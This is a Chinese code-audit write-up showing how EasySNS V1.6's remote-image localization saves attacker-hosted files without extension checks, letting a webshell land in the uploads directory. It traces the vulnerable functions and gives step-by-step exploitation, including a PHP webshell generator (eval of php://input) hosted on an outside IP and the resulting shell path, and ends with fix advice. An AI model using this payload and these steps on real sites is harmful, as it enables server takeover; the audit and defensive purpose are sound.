【代码审计】EasySNS_V1.6远程图片本地化导致Getshell

作者：Bypass

原文链接：https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903594&idx=1&sn=5e4395fca668f5ce466353317e5f44f7&chksm=8b55ddf7bc2254e1c0c125e0f2190990b4b0b271c36d7b2af80d6cac75da8bb09473b1fb3cbe&scene=21#wechat_redirect

---

01 前言

ESPHP开发框架基础上开发而成的EasySNS极简社区为全新数据库架构和程序结构。本文以EasySNS_V1.6作为代码审计的目标，分享一个远程图片本地化导致Getshell的漏洞。

02 环境搭建

EasySNS官网：http://www.imzaker.com/

网站源码版本：EasySNS极简社区V1.60

程序源码下载：http://es.imzaker.com/index.php/Topic/gview/id/92.html


默认后台地址：http://127.0.0.1/admin.php/Login/login.html

默认账号密码：admin/admin

03 代码分析

1、漏洞文件位置：/app/common.func.php


在公共调用函数里面，我们注意到getImageToLocal函数，通过正则从img标签里面获取链接，然后判断是否是本站地址，调用了getImage函数实现下载远程图片保存到本地，我们跟进同文件下的getImage函数进行查看，




在getImage函数中，并未对下载的文件名进行判断，获取文件后缀拼接到文件名，下载到网站目录中，那么这个函数是很危险的，很可能导致程序在实现上存在任意文件下载漏洞，下载远程文件到网站目录下。

2、

全局搜索getImageToLocal函数，找到调用函数的地方



ID	文件路径	内容详细
1	/app/common.func.php	function getImageToLocal($txt)
2	/app/index/controller/Topic.php	$data['content'] = getImageToLocal($data['content']);
3	/app/index/controller/Topic.php	$data['content'] = getImageToLocal($data['content']);



漏洞文件： /app/index/controller/Topic.php ，在 topicadd 函数中， webconfig('bd_image')==1 即当程序开启远程图片本地化的时候，调用了 getImageToLocal 函数，我们可以根据条件构造 Payload 来进行漏洞利用，攻击者可指定第三方 url 下载恶意脚本到网站目录，进一步触发恶意代码，控制网站服务器。

04 漏洞利用

一、利用条件

1、登录网站后台—系统管理—配置管理—开启远程图片本地化（默认安装情况下处于关闭状态）


2、在第三方网站放置一个evil.php作为代码源，如http://192.168.8.131/evil.php

evil.php文件内容:


```
1. <?php
2. echo "<?php " ;
3. echo "eval(file_get_contents('php://input'));" ;
4. echo "?>" ;
5. ?>
```

二、漏洞利用

1、注册一个test1用户，选择发布帖子，在html代码编辑状态下插入img标签




2、点击发布后，查看我的帖子，获取上传后的文件名。




3、文件路径格式为：/uploads/picture/cache/'.$uid.'/+$filename

查看个人主页获取uid值，



4、需要把uid加上拼接为完整路径，最终获得文件路径，成功触发恶意代码，获取网站服务器权限。

http://127.0.0.1/uploads/picture/cache/2/2_VHZHOopR1520094924.php



05 修复建议

1、白名单限制远程图片本地化下载的文件名后缀，只允许下载jpg、png等格式；

2、禁止图片目录脚本执行权限。

Bypass

About Me

一个网络安全爱好者，对技术有着偏执狂一样的追求。致力于分享原创高质量干货，包括但不限于：渗透测试、WAF绕过、代码审计、安全运维。